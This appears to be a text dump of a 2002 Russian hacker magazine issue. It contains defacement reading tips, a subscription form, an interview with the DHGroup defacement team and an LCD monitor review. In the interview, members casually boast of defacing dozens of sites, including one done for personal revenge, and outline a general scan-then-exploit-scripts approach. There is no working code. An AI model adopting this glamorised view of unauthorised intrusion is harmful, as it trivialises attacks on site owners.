О полезности этой штуки и говорить не стоит – так все ясно. Вне зависимости от того, полезная она или нет, Apache остается одним из наиболее популярных вэб-серваков, а это уже автоматически обязывает любого перца, изучающего дефейс, прочитать это руководство. никуда не денешься :).

Талмуд: Переменные окружения CGI
URL: http://www.webclub.ru/content/protocols/article-79.html?print

Не талмуд, и не книжка, и не брошюра. Это просто таблица. Зато какая полезная!!! Одно время я долго не мог найти полного списка этих самых проклятых переменных, пока не купил где-то книжку. Обязательно сохрани себе куда-нибудь эту табличку! Если ты собрался изучать дефейс, без нее тебе не обойтись – наверное, четверть всех дефейсов делается не без участия переменных окружения.

На этом наше ползанье по информационным просторам инета завершается. Инфы еще очень много – всю сразу не раскопаешь :). Так что давай, дружище, дерзай!

Открыта редакционная ПОДПИСКА!

ХакерСпец

Теперь вы можете оформить редакционную подписку на любой российский адрес

Для этого необходимо:

1. Заполнить подписной купон (или его ксерокопию).

2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета 100 рублей за 1 журнал. В стоимость подписки включена доставка заказной бандеролью.

3. Перечислить стоимость подписки через сбербанк.

4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном или по адресу:
103031, Москва, Дмитровский переулок, д 4, строение 2, ООО "Гейм Лэнд", с пометкой "Редакционная подписка"
или по электронной почте subscribe_xs@gameland.ru
или по факсу 924-9694 (с пометкой "редакционная подписка").

БОНУС!

При оформлении годовой подписки на 2003 год - 2 свежих номера в подарок!!!
При оформлении подписки на 1-е полугодие 2003 года - один журнала в подарок!!!

ВНИМАНИЕ!

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в Сентябре, то подписку можете оформить с ноября. Подписка оформляется на любой срок.

СПРАВКИ
по электронной почте subscribe_xs@gameland.ru или по тел. (095)292-3908, 292-5463

ПОДПИСНОЙ КУПОН (подписка через редакцию)

Прошу оформить подписку на журнал "ХакерСпец"

2002г.	■	■	■	■	■	■	■	■	■	■	□	□
2003г.	□	□	□	□	□	□	□	□	□	□	□	□
					(месяцы)							

(отметьте квадраты, соответствующие календарным месяцам выхода журнала, которые вы хотели бы получить)

Ф.И.О.

ПОЧТОВЫЙ АДРЕС: индекс область/край

Город/село ул.

Дом корп. кв.. код тел.

Сумма оплаты

Подпись Дата e-mail:

Копия платежного поручения прилагается.

Извещение

ИНН 7729410015 ООО"ГеймЛэнд"

р/с №40702810700010298407

к/с №30101810300000000545

БИК 044525545

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала "ХакерСпец" за 200_г.	

Подпись плательщика

Кассир

ИНН 7729410015 ООО"ГеймЛэнд"

р/с №40702810700010298407

к/с №30101810300000000545

БИК 044525545

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала "ХакерСпец" за 200_г.	

Квитанция

Подпись плательщика

Кассир

ИНТЕРВЬЮ С ХАК-ГРУППОЙ DHGROUP

Просматривая на досуге новые дефейсы на void.ru, я заметил бурную активность команды DHGroup. Просмотрев некоторые из их последних дефейсов, я обнаружил ссылочку на их сайт - www.dhgroup.org. Покопавшись там, я нашел их место обитания в IRC - irc.dal.net.ru:6667, каналы #DHG & #BugTraq. Туда-то я и направился, чтобы поболтать с мемберами команды живьем и задать несколько щекотливых вопросов. Изловить мне удалось четверых: D4rkGr3y, DethSpirit, BladeSting и Yosic (в команде еще r4ShRaY, j0k3r и Drewbu).

Андрей Каролик (andrusha@sl.ru)

Spez:
Для начала, ребята, скажите пару слов о себе. Имя, возраст, место обитания (без адреса прописки), стаж и положение в команде.

D4rkGr3y:
В реале: Серега. Самый старый из членов команды. Город и возраст умалчиваются.
Занимается/знания: IT security, web coding (JS, html, perl), интернет-протоколы, Linux/win оси, hardware, irc-скриптинг.
В команде: Внешние контакты, взломщик, поиск уязвимостей.
Связь: grey_1999@mail.ru, ICQ: 540981, IRC: irc.dal.net.ru:6667, #DHG.

Yosic:
В реале: Зовут Слава, проживаю в Минске.
Занимается/знания: c++/pascal aka delphi, сети, протоколы, файлы.
В команде: Кодер, оргвопросы.
Связь: yosic@dhroup.org, ICQ: 4560078.

BladeSting:
В реале: Зовут Степан, почти 17 лет, живу в Калининграде.
Занимается/знания: web coding (JS, html), Marcomedia Flash.
В команде: помощник =).
Связь: BladeSting@dhgroup.org, ICQ: 120056105.

DethSpirit:
В реале: Россия, город умолчу ;). Виталий, 18 лет. В команде уже год.
Занимается/знания: Кодинг (Delphi), Фотожоп. И всего понемножку :).
В команде: Кодер, дизайнер, взломщик.
Связь: dethspirit@dhgroup.org, ICQ: 540381.

Spez:
Как пришли к хаку вообще? Просто появился комп, прочитали книжку или статейку о хакерах? Не каждый же, у кого есть комп, хакер. Почему вы этим занимаетесь? Есть какая-то цель или это просто хобби, как катание на катке зимой? Почему именно хак? Людям интересно, кто такие хакеры? Нужен талант, просто желание или это судьба?

D4rkGr3y:
Компьютерами занимаюсь о-о-очень давно. Еще со времен появления win 3.11. Изначально мне было интересно не работать за ним, а просто изучать, как это все устроено. Достаточно наизучавшись, я сильно втянулся в underground. С тех пор считаю себя неотъемлемой его частью =). На взломы меня толкнул избыток знаний и огромное количество сайтов с тупыми админами, которые так и ждут, чтоб их кто-то дефейснул.

BladeSting:
Узнал про группу от друга, после чего зашел на канал в поисках этого самого друга, там и познакомился с Дарком. Так все и началось. Это сильно увлекает, уводит в потусторонний мир Интернета :). С помощью этих знаний можно ощущать себя в Интернете более защищенным и при этом можно видеть незащищенность других.

DethSpirit:
Как пришел? Дело было не хитрое, начинал с возраста 5 лет, торча в залах с игральными автоматами, потом со временем приобрел комп. Начал изучать. Так как просто изучать скучно, начал использовать изученное. В реальной жизни все достаточно сложно, много проблем и забот, ты не имеешь столько власти, сколько тут, в виртуальном мире.

Yosic:
Пришел в тиму, потому что чего-то мне в ней нравилось. Написал письмо, прошел тест и все :). Для меня это просто хобби, но и научиться чему-то, конечно, не вредно. Мне это помогает, скажем так, зарабатывать деньги и в реале.

Spez: Не пугает ли перспектива заинтересованности органов «Р»? Почитывали ли законы :)?

D4rkGr3y:
Честно говоря, пугает. Я лично стараюсь поменьше светить своим ипом и вообще поменьше говорить о своей жизни в rl.

DethSpirit:
Органы «Р», которые очень любят называть себя киберполицией? Не видел таких и надеюсь, что не увижу :).

Yosic:
Законы не особо пугают, так как я ничего противозаконного не делаю. Нужно иметь голову на плечах и интерес к тому, что делаешь, и все само приложится.

Spez:
Допустим, юный вундеркинд имеет комп и хочет заняться хаком. Как ему организовать свое обучение? Есть какие-то конкретные советы о сайтах, книжках,

способах обогащения опытом и знаниями? Основные источники - Интернет или же книги?

D4rkGr3y:
Я учился гениально просто. Заходил на яндекс, вводил ключевое слово «хак» и изучал все выданные ресурсы. А насчет чисто технической информации (языки программирования, протоколы и т.п.) - это уже покупал книжки.

BladeSting:
Интернет, книги, журналы...

Spez:
Зачем создается группа? Полно других, почему не примкнуть к ним? Или делать все в одиночку, или сделать свою группу? Как появилась идея сделать именно эту группу?

DethSpirit:
Вместе веселее ;). Это вопрос к Дарку.

Yosic:
Создается группа потому, что человеку, кто ее основывает, не нравится то, чем занимаются другие. И он основывает свою группу. А иногда просто так, от нечего делать :).

Spez:
Ну как вы друг друга нашли в принципе? Шли на яндекс и вводили «вакансии в хак-группах» :)?

D4rkGr3y:
У меня был сайт tipa-hacka.narod.ru. Да, да, я был обычным ламером =). Так вот, содержать его было реально трудно одному. Поэтому решил найти единомышленников, которые бы просто помогли. А идея создать группу появилась уже в процессе.

BladeSting:
Мне помог мой друг. Он рассказывал мне о хак-группе, в которую его приняли. Мне стало интересно, и я тоже захотел попасть в эту струю.

Spez:
Как вы сами оцениваете значимость вашей хак-группы на российской хак-сцене? Место, положение, процент взломов? Есть, чем реально гордиться и бить в грудь, типа я член DHG?

D4rkGr3y:
Конечно. Хотя бы найденные нами баги в Trion, XiRCON, Eserv/2.97, AVP, Unreal IRCd и т.д. По дефейсам советую посмотреть архив void.ru за июнь, там подряд примерно 70 дефейсов by DHG. Помнится, неплохая проверка была для нашей группы - www.try2hack.nl :). Мы дошли до 9-ого за 2 дня. На данный момент ответы на ВСЕ вопросы лежат на нашем сайте.

Spez:
Есть какой-то график или план взломов или все экспромтом? Какова политика поиска целей для взлома?

BladeSting:
Политики никакой, собрался народ, решили что-нибудь сделать, и пошло.

D4rkGr3y:
Насчет взломов на данный момент мы сбавляем обороты. Стараемся делать упор на новых багах и статьях.

Spez:
Нет, ну как вы выбираете цели? Методом тыка? Есть приоритеты целей? Конкретный сегмент?

D4rkGr3y:
ru, com, net, org =). Я сам цели вообще не ищу. Просто кто-нибудь в чате кидает урл в приват, а там уже смотрим. Не трогаем сайты других команд.

DethSpirit:
Когда жертву выбираем, тут тоже все под настроение. Например, сайт www.pidor.com. Кому не хотелось сломать, а? Например, я взломал сайт своей девушки на народе, когда она мне изменила с другим ;).

стараюсь сделать красивый дефейс, чтобы людям было приятно посмотреть. Так что я, как правило, больше тружусь не над самим взломом, а над его дизайном.

BladeSting:
Что найдем, то и найдем. Только, конечно, не какой-нибудь www.lamer.narod.ru или что-нибудь подобное.

Spez:
Какой процент взломов вообще? 70 нашли и взломали, а сколько нашли и не смогли взломать за июнь :)?

D4rkGr3y:
Примерно 1 к 2-3, но вообще тут так - везет/не везет. Бывает 1 к 10.

Spez:
То есть я сейчас могу наугад дать 10 урлов, и вы с 100% гарантией сможете сломать один из них?

DethSpirit:
Ага, только никаких microsoft.com и naso.gov :).

Spez:
Все ломают по-разному. Кто-то меняет наполнение незначительно, кто-то меняет все, кто-то шутливо искажает, кто-то пишет только о команде, кто-то еще описывает дырку для админов. Что пишете вы?

DethSpirit:
Я, как правило, стараюсь сделать красивый дефейс, чтобы людям было приятно посмотреть. Так что я, как правило, больше тружусь не над самим взломом, а над его дизайном.

D4rkGr3y:
Лично я обычно пишу: «Название и состав команды, как нас найти админу, что-то вроде «Mail me, if u wanna know how i did it». Редко бывает, что пишу что-то умное :).

BladeSting:
Один раз Дарк написал свой уин, и ему кто-то стукнул в асю, типа зачем ломали или что-то вроде того.

Spez:
И админы реально связываются или всем глубоко по барабану? Были ли повторные взломы одно и того же сайта?

D4rkGr3y:
Связываются! Было дело, я помогал нашему русскому админу ставить апач на винды (вместо иссы).

DethSpirit:
Некоторые, наверно, и сейчас взломать можно, просто не интересно ломать одно и то же.

Spez:
Связываются типа «поймаю, уши на попу натяну» или по другому поводу? Деньги предлагают :)? Но в то же время предложат работу и деньги - проявитесь? Может быть, это просто ловушка, чтобы поймать вас...

DethSpirit:
Как правило, просто сайт закрывают ко всем чертям :). Работу? Да, иногда некоторым приходят письма типа «ищем супер хакеров с хорошо оплачиваемой работой», но это, скорее всего, манок из всеми любимого управления на большую букву Р.

D4rkGr3y:
С просьбами и предложениями часто обращаются. 95% из них с просьбой восстановить забытый пароль к e-mail =).

Spez:
Кстати, почему именно дефейс? Почему не пошли ломать игрушки или лицензионные проги? И какой по приоритетности дефейс в деятельности группы? Насколько сложен дефейс?

D4rkGr3y:
На данный момент дефейсы на 4-ом месте, после поиска багов и написания статей с софтом. У нас в тиме кодеры в основном Yosic и r4ShRaY, они и кодят проги.

DethSpirit:
Прост или сложен... тут надо исходить, насколько человек обладает знаниями. Для некоторых и обои в виндусе «задефейсить» огромная трабла :).

Spez:
Основные проблемы дефейса? Что труднее всего, что проще всего? Какая обычная последовательность взлома любого сайта?

D4rkGr3y:
У меня так: пока Retin'a (сканер уязвимостей) проверяет сервер на предмет уязвимых сервисов, я ползаю по сайту и ищу любые cgi/php скрипты для дальнейшего

«юзанья» =). А также разные Post\Php-nuke'и, PhpBB, UBB, etc...

DethSpirit:
Схемы для каждых сайтов могут быть разные. Для некоторых и банального сканера портов с известными уязвимостями хватает, а вот над некоторыми приходится работать ручками. Был случай, когда R4ShRaY пытался использовать один баг в форуме и нашел в этом баге еще один баг. Там был баг типа Iss, а мы получили доступ к MySQL.

Spez:
Понятно, что каждый сайт - свой форум, свои скрипты - свои дырки. Но какие дырки встречаются чаще всего?

DethSpirit:
Как правило, есть два типа дырок: в софте и у админа этого софта в голове.

D4rkGr3y:
На мой взгляд, наиболее часто встречаются как раз cgi-баги. Поэтому взлом посредством «дырявых скриптов» кажется наиболее приоритетным. Про это можно написать целую статью.

Spez:
Какое среднее время дефейса одного сайта? Есть ли дедлайновое время, когда уже сайт бросается как бездырочный?

BladeSting:
Среднее время... Часто Дарк пишет «к дефейсу готов» - это его стандартная фраза :). Когда как... Бывает, вообще ни шиша не получается :).

DethSpirit:
Дедлайновое время у меня относится к моему настроению. Если я злой, то буду с понтом дела и с мокрыми штанами пытаться :).

D4rkGr3y:
На дефейс уходит не меньше часа. Столько времени затрачивается на его изучение.

Yosic:
Среднее время дефейса? Я не помню, но обычно за вечер всегда справлялись, насколько мне известно :).

Spez:
А какая общая цель группы? К чему идете, товарищи? Или живете, пока получается? Ведь, скорее всего, все временно... потом работа, жена, дети :). Или это хобби по жизни, пока не посадят :)?

BladeSting:
Одни уходят, другие приходят... Загадывать на будущее нет смысла, потому что надежды могут не оправдаться. Лучше всего жить, как живем.

D4rkGr3y:
Вот когда будет на нашем сайте 10000 уникальных посещений в день, тогда можно будет уйти на пенсию :). Был у нас подвиг со SpyLog'ом =), но все-таки хочется реальных 10000 посещений.

Вот когда будет на нашем сайте 10000 уникальных посещений в день, тогда можно будет уйти на пенсию :). Был у нас подвиг со SpyLog'ом =), но все-таки хочется реальных 10000 посещений.

Yosic:
Чего хочет тима? Да я, в общем, не знаю. Лично я хочу научиться от своих соратников как можно больше всему и передать свой опыт.

Spez:
Сколько тратите свободного времени на хак. Как решаете, сколько его убить?

DethSpirit:
Как правило, я решаю, сколько времени сидеть за компом в тот момент, когда уже начинаю долбиться носом в тетю клаву, а она на это начинает зверски ругаться матом. Но так как на всех клавах антимат, то я слышу тока пиииип-пиииип, что меня, собственно, и будит :).

Spez:
После прочтения точно кто-то к вам захочет =). Куда им обращаться и что должны уметь?

BladeSting:
Что нужно уметь? Мы тестируем кандидата на канале и решаем вместе, быть ему мембером или нет. Последнее слово за Дарком.

D4rkGr3y:
А насчет новичков - нам нужны действительно спецы, которые хорошо шарят в определенном направлении. Чайников и «желающих учиться» не принимаем, только профи. И, естественно, требуется ЖЕЛАНИЕ ЧТО-ТО делать.

Spez:
Вы в реале-то встречаетесь или связывают только радости взломов?

DethSpirit:
Да, встречаемся. Мы с J0k3r часто тусуемся и болтаем по телефону.

D4rkGr3y:
Нет. Я, по крайней мере. Пытаюсь хоть как-то оставаться в тени. А вдруг Деф из ФСБ :).

BladeSting:
К сожалению, в реале не могут встретиться все. Жаль, но хочется.

Yosic:
В реале никого я не видел из моей тимы :).

Spez:
Какие другие хак-группы вам нравятся, дружат с вами или, по вашему мнению, заслуживают внимания?

D4rkGr3y:
Мне нравятся Nerf и Void team, не считая друзей (root-team, F0kr, KodsWeb).

DethSpirit:
Аналогично, но Nerf уж больно понты кидают.

Yosic:
Другие хак-группы... Не знаю. Я общался с другими, мне нравились netwarriors, xtin, еще пара, но их уже нет :).

Spez:
А есть, которые НЕ нравятся :)?

D4rkGr3y:
Зайди на яндекс и введи ХАКЕРЫ. Тебе он выдаст всех тех, к которым мы плохо относимся, потому что на нашем сайте, например, это слово редко встречается.

ТЕСТИРОВАНИЕ 17-18" LCD-МОНИТОРОВ

test_lab (test_lab@gameland.ru)

Неделю назад к нам в лабораторию отгрузили одиннадцать свеженьких LCD-мониторов (девять семнадцатидюймовых и два восемнадцатидюймовых). Мы их внимательно протестировали, оценили, составили таблички, подметили все плюсы и минусы каждого монитора, дали каждому из тестируемых устройств описание и теперь предлагаем тебе ознакомиться с результатами нашего широкомасштабного тестирования.
Обязательно посмотри таблички - они сделаны так, чтобы ты смог оценить параметры каждого монитора!

СПИСОК ТЕСТИРУЕМЫХ:
Sony SDM-S71
Sony SDM-S81
Sony SDM-N80
RoverScan Maxima Pro
Scott LC-17BL
LG Flatron 782LE
NEC MultiSync LCD1700V
IIYAMA AS4316UTC
Samsung 171p
Samsung 172t

Мы взяли данные из спецификации и рядом с ними написали свои собственные впечатления. Теперь, когда ты пойдешь покупать новый монитор, то сможешь разобраться, какой параметр на что влияет и как.
Итак, начнем! Мы приводим различные параметры мониторов, а в таблицах можно найти результаты тестирования по этим параметрам.

ГРАФИКА И ТЕКСТ

Прогнав мониторы по куче тестов, мы, наконец, можем сказать, какие из них лучше всего подходят для работы с графикой и текстом. Элсидишки стоят в два-три раза дороже обычных электроннолучевых мониторов того же класса, поэтому многие их берут именно для работы, а не для развлечений (развлечение тоже штука важная, а работа не волк ;) - просто по работе требования к монитору намного выше). Вот основные характеристики, которые определяют степень пригодности монитора к решению рабочих задач.

ЯРКОСТЬ И КОНТРАСТНОСТЬ

(Таблица: Яркость, цветность, качество отображения фоток)
Яркость монитора измеряют в канделлах на квадратный сантиметр. Канделла это плотность светового потока. Допустим, лампочка излучает какое-то количество света, можно рассеять этот свет во все стороны, тогда канделл будет мало, а можно этот свет собрать в пучок, тогда канделл будет больше. Этот эффект используют в фонариках. Чем больше канделл, тем больше яркость. Обычно в параметрах яркости указывают, какое количество света и с какой плотностью излучает каждый сантиметр матрицы. Если ты покрутишь яркость на своем мониторе, то он будет светить сильнее или слабее.
Контрастность это количество ступенек между самым белым и самым черным объектом. Измеряется в разах. Например, белый может быть ярче черного в 300 раз, а может и в 400, как отрегулируешь. Если ты повысишь контрастность, то текст будет читаться лучше, буквы будут четче. А если ты понизишь контрастность, то буквы и фон станут серыми, их не различишь.

Когда покупаешь монитор, главное, чтобы хорошо читался текст и не уставали глаза. Глаза обычно устают от мерцания, от размытости фокуса, от слабых яркости и контрастности.
Яркость настраивают так, чтобы она была такой же яркой, как все вокруг. Твоя задача взять такой монитор, у которого достаточно сил быть таким же ярким, как лист бумаги рядом с ним. Вредно смотреть телевизор в темной комнате, поскольку все вокруг темное, а он яркий и моргает. Если яркости у монитора мало, то глаза будут уставать оттого, что все вокруг светлее. Если яркости много (например, в темной комнате), то нужно включить лампу.
Контраст все любят выкручивать на максимум. Чем лучше контраст - тем лучше читается. Но если ты еще смотришь фотки, нужно, чтобы цвета не искажались. Поэтому контраст выкручивают до тех пор, пока цвета не начнут искажаться. На некоторых мониках цвета сильно искажались, но об этом позже.

МЕРЦАНИЕ

(Таблица: Четкость текста на разных частотах)
Глаза сильно устают от мерцания экрана. Для электроннолучевых дисплеев нужно ставить частоты обновления экрана от 85 герц, чтобы чувствовать себя хорошо. Но даже на такой частоте видно мерцание краем глаза. А все потому, что картинка рисуется точка за точкой электронным лучом. Луч бежит быстро, и глаз не успевает за ним. Поэтому кажется, что видишь картинку, хотя на самом деле на экране одна малюсенькая бегущая точка.
У жидкокристаллических мониторов такой проблемы нет, поскольку все точки светят сразу. Конечно, они меняются по очереди, но никуда не исчезают и светят до следующего изменения. А все потому, что каждая точка состоит из кристаллика, который изменяет свойства света. Попробуй помахать рукой перед CRT, рука будет двигаться рывками - это стробоскопический эффект. А перед LCD, сколько ни маши, мерцания нет.
У CRT экран покрыт люминофором, его заставляет светиться электронный луч. В LCD стоит галогенная лампа, похожая на лампы дневного освещения. Со временем люминофор выгорает, а лампа дохнет, тогда у CRT и LCD садятся яркость и контрастность.
Наши мониторы, как ты догадался, не мерцали вообще. Потому все так любят LCD. Хотя умели обновляться с разными частотами. Однако мы заметили, что частота обновления экрана у некоторых монек влияет на четкость текста, а у некоторых все остается без изменений.

Выводы по мерцанию:
Мерцать твой LCD не будет, в этом его большое преимущество. А 85 герц тебе не нужно, достаточно 60. Для работы с текстом и графикой 85 герц на жидком кристалле не сдались. Никто еще не научился рисо-

ЦЕНТР СПРАВКИ TEST_LAB

LCD - Liquid Crystal Display (дисплей на жидких кристаллах).
CRT - Cathode Ray Tube (катодно-лучевая трубка, или электроннолучевая трубка - ЭЛТ).

Таблица: Спецификация 1

	Размер экрана	Разрешение	Развертка		Габариты	Масса
			по горизонтали	по вертикали		
Sony SDM-S71	17 дюймов	1280x1024 (точек x строк)	28-92 кГц	48-85 Гц	423X399X233 мм	6.5 кг
Sony SDM-S81	18 дюймов	1280x1024 (точек x строк)	28-92 кГц	48-85 Гц	439X416X233 мм	6.8 кг
Sony SDM-N80	18.1 дюймов	1280x1024 (точек x строк)	28-107 кГц	48-85 Гц	432X400X195 мм	6.5 кг
RoverScan Maxima Pro	17 дюймов	1280x1024 (точек x строк)	30-80 кГц	55-57 Гц	470X451X233 мм	6 кг
Scott LC-17BL	17 дюймов	1280x1024 (точек x строк)	31-80 кГц	50-75 Гц	424X173X398 мм	9.5 кг
LG Flatron 782LE	17 дюймов	1280x1024 (точек x строк)	30-80 кГц	56-85 Гц	400X427X235 мм	7.5 кг
NEC MultiSync LCD1700V	17 дюймов	1280x1024 (точек x строк)	31.5-80 кГц	56.3-75 Гц	434X437X220 мм	6.2 кг
IIYAMA AS4316UTC	17 дюймов	1280x1024 (точек x строк)	31-81 кГц	56-75 Гц	411X445X210 мм	5.1 кг
Samsung 171p	17 дюймов	1280x1024 (точек x строк)	31-81 кГц	56-85 Гц	398,2X208,4X443,2 мм	5.8 кг
Samsung 172t	17 дюймов	1280x1024 (точек x строк)	31-81 кГц	56-85 Гц	385X216X396.3 мм	6 кг

вать со скоростью 60 мазков в секунду и печатать со скоростью 60 ударов в секунду. И в играх, где изображение меняется чаще, тоже ничего особенного не видно. На некоторых мониторах была возможность менять частоту от 60 до 80 герц. Никакой разницы! Монитор как не мерцал, так и не мерцает. Только четкость изображения может меняться.

ФОКУСИРОВКА

(Таблица: Читаемость текста в разных разрешениях)

Фокусировка это способность монитора нарисовать точку, а не кружочек или пятно, причем в любом месте экрана. Если фокусировка плохая, то текст размыт и плохо читается, от этого глаза болят сильнее всего. А все потому, что глазки пытаются сфокусироваться, для этого напрягают мышцы и сдавливаются. Потом мышцы устают, и ты уже не можешь разобрать не только размытости на мониторе, но и обычные четкие вещи вокруг.

Злые языки говорят, что у LCD идеальная фокусировка. Ничего подобного! Она может быть идеальной, только если ты поставил любимое разрешение твоего монитора. Наши - семнашки и восемнашки - любят разрешение 1280X1024. Если ты ставишь разрешение мельче, то текст начинает размывать. Все привыкли работать на 17-19» на разрешении 1024X768, потому что больше все таким мелким становится, не разберешь. На LCD с большим разрешением смериться проще, так как фокус идеальный и все видно очень четко. Но что делать тем, кто не любит мелочь? Нужна либо программа для тотального увеличения шрифтов и иконок, либо надо ставить разрешение меньше.

Вот мы и попробовали потестить наши моньки на разных низких разрешениях. Игры играются на всех разрешениях великолепно. А вот с чтением текста бывают проблемы. Текст на низких разрешениях начинает размываться, и вся прелесть хваленого идеального фокуса жидкокристалки теряется.

Выводы по фокусировке:

Если ты хочешь наслаждаться всеми возможностями четкой картинки LCD-дисплея, то запасайся еще деньгами на нормальный видеоадаптер. Если ты нарыл 800 баков на хороший LCD, то придется нарыть еще 100 на хорошую видеокарту. А иначе ты потратишь 800 баков зря.

И еще: привыкай к мелкой картинке либо ищи софт для увеличения иконок и шрифтов. Почти все из тестируемых девайсов на расширениях, отличных от оптимального, ухудшали фокусировку.

Таблица: Яркость, цветность, качество отображения фоток.

	яркость	контраст	цвета	Яркость/контрастность	Фотка (инвалидность)	Фотка отливает
Sony SDM-S71	250 кд/см2	350:1	16,2 мл	очень высокая	1- я группа	в красный
Sony SDM-S81	250 кд/см2	400:1	16 мл	очень высокая	1- я группа	в красный
Sony SDM-N80	200 кд/см2	300:1	16,77 мл	очень высокая	1- я группа	в красный
RoverScan Maxima Pro	250 кд/см2	400:1	16,7 мл	средняя	2-я группа	в малиновый
Scott LC-17BL	250 кд/см2	400:1	16,7 мл	не высокая	3-я группа	синий
LG Flatron 782LE	200 кд/см2	400:1	16,7 мл	средняя	1-я группа	в красный
NEC MultiSync LCD1700V	250 кд/см2	400:1	16,7 мл	средняя	2-я группа	синий
IIYAMA AS4316 UTc	250 кд/см2	400:1	16 мл	высокая	2-я группа	синий
Samsung 171p	250 кд/см2	500:1	16,7 мл	очень высокая	1-я группа	в красный
Samsung 172t	250 кд/см2	500:1	16,7 мл	очень высокая	1-я группа	не отливает

Таблица: Геометрия, энертность (документация/впечатления).

	Геометрия	Инертность	Впечатления
Sony SDM-S71	почти незаметно	25 мс	2-3строки
Sony SDM-S81	пузыри по углам	25 мс	2-3строки
Sony SDM-N80	пузыри по углам	35 мс	2-3строки
RoverScan Maxima Pro	почти незаметно	40 мс	5-6строк
Scott LC-17BL	весь экран	45 мс	весь экран
LG Flatron 782LE	почти незаметно	40 мс	2-3строки
NEC MultiSync LCD1700V	правый край	40 мс	8-10строк
IIYAMA AS4316UTC	почти незаметно	40 мс	2-3строки
Samsung 171p	почти незаметно	25 мс	2-3строки
Samsung 172t	почти незаметно	25мс	почти не заметно

И еще жидкокристалки сильно чувствительны к видеоадаптеру. На плохом адаптере на экране появятся размытости, полосы и даже пятна. Поэтому для тестирования мы собрали мощный стенд.

ОПИСАНИЕ ТЕСТОВОГО СТЕНДА:

Материнская плата: ASUS P4T-E
Процессор: Pentium 4 1.4 Ггц
Память: 256 RIMM
Жесткий диск: IBM DTLA 307045
Видеокарта: ATI Radeon 8500.
ПО: Nokia Monitor Test

Несомненно, наиболее важную роль в тестировании любых мониторов играет видеокарта. Она должна корректно работать во всех разрешениях и выдавать четкую картинку без каких-либо искажений. Radeon 8500 отвечает всем этим требованиям, так что списывать какие-либо глюки на слабенькую видюху не пришлось. Также для максимально объективной оценки использовалось специализированное ПО для дотошной проверки качества работы тестируемых ЖК-панелей.

ЗАПАЗДЫВАНИЕ

(Таблица: Геометрия, инертность (документация/впечатления))

Эта штука новая. Дело в том, что электронный пучок можно гонять с очень большой скоростью. Поэтому никаких ощутимых задержек у CRT-мониторов нет. А вот у LCD-монитора каждый элемент переключается с ограниченной скоростью. А в результате двигающиеся объекты на экране оставляют за собой шлейф.

Никакой из наших супертестов это тестить не умел так, чтобы можно было что-то отличить. А штука это очень болезненная при работе с текстом. Самый лучший тест - это мышка со скрулингом. Дергаешь страничку туда-сюда и смотришь, сколько строчек залипает.

На самых классных мониторах оставалось 2-3 строчки, это не парит абсолютно! На CRT тоже на самом деле 2-3 строки залипают. Ну а если задержка больше, то текст читать начинает раздражать. Сам думай - двинул, все смазалось, потерял место, где читал.

Вывод по запаздыванию:

Хочешь читать тексты и не злиться, бери монитор с задержкой меньше, чем 40 мс (миллисекунд).

ЦВЕТНОСТЬ

(Таблица: Яркость, цветность, качество отображения фоток)

Эти параметры важны для тех, кто собрался юзать элсидишку в PhotoShop, для тех, кто хочет работать с фотографиями. Если матрица темная, то многие детали на фото пропадают. Еще нужно адекватно отображать цвета. Проще всего это проверить на обычной фотографии с кожей человека. Раньше так проверяли цветопередачу на цифровых фотокамерах, у них до сих пор с этим проблема. Мы использовали фотографию руки. По нашему субъективному мнению, все протестированные жидкокристалки уступают электроннолучевым.

Долго ломали голову, почему же так, что же нам не нравиться? А потом поставили рядом LCD и CRT, включили на обоих моньках палитру цветов и все поняли. У электроннолучевого монитора градиенты плавные и равномерные, а у жидкокристаллического собрата они более резкие. Цвета на градиенте жидкокристалки переходят то более

ИТОГ

При покупке LCD важно отметить:

1. Как монька справится с фоткой.
2. Есть ли темные или светлые пиксели (на темном и светлом экране).
3. Скрулится ли текст (задержка меньше 40 мс).
4. Поворачивается ли экран, чтобы можно было увидеть страничку целиком.
5. Есть ли цифровой вход.

резко, то менее резко, а главное - неравномерно. Конечно, можно пытаться это настроить, но вряд ли что-то получится.

Эти искажения палитры в игрушках совсем незаметны. Наоборот, игры бродятся и стреляются намного круче, чем на CRT. LCD четкий и плоский, поэтому кажется, что смотришь игрушку через окошко. Грань виртухайной реальности стирается совершенно! Мы квачились и анриалились до помутнения рассудка. Осторожно, с LCD время летит незаметно!

Таблица: Четкость текста на разных частотах.

	60Hz	75Hz	85Hz
Sony SDM-S71	хорошо	хорошо	нет
Sony SDM-S81	хорошо	нет	нет
Sony SDM-N80	хорошо	нет	нет
RoverScan Maxima Pro	хорошо	хорошо	лучше
Scott LC-17BL	хорошо	хорошо	глюк
LG Flatron 782LE	хорошо	лучше	нет
NEC MultiSync LCD1700V	хорошо	хорошо	нет
IIYAMA AS4316UTC	хорошо	хорошо	нет
Samsung 171p	хорошо	хорошо	нет
Samsung 172t	хорошо	хорошо	нет

Почти все мониторы показали великолепнейшие игровые качества!

Игрушка от фотографии отличается способом заливки. Там все-таки все градиенты более-менее равномерные. А на фотографии все состоит из мелких лоскутков. И если у тебя цвета распределены неравномерно, то фотка рассыпается.

Пришлось давать группы инвалидности по демонстрации фоток лсидишкам. Хотя такие группы можно смело присвоить некоторым электроннолучевым. Мы загружали обычные фотографии с человеческими лапами и смотрели на них. То, что они отливали в синеву или красноту, еще можно поправить. Но когда на ручках появлялась сыпь (те самые лоскутки), тут уж ничего не сделаешь - инвалид.
Первая группа фотоинвалидности приравнивается к качеству средних CRT. Когда смотришь фотки, приходится задирать на максимум яркость и контрастность монитора. А все потому, что фотки обычно темные и на них много деталей. Но чем ярче изображение, тем виднее сыпь! Зайди в любой магазин, где на стенде стоят включенные лсидишки, и ты поймешь, о чем мы. Продавцы очень любят задрать яркость с контрастностью на максимум и крутить пейзажи, животных и другие фотки. Так вот, у мониторов из первой группы инвалидности все очень хорошо. Можно поставить на максимум яркость с контрастом, и изображение будет все равно естественным.

У мониторов второй группы, если сделать поярче и поконтрастнее, сыпь начинает сливаться в однотонные, яркие области. Кажется, что фотку очень-очень сильно пожал JPEG или GIF. На фотке появляются ступеньки вместо плавных переливов.

Мониторы третьей группы показывали фотку еще хуже, чем мониторы второй группы.

Выводы по цветности:
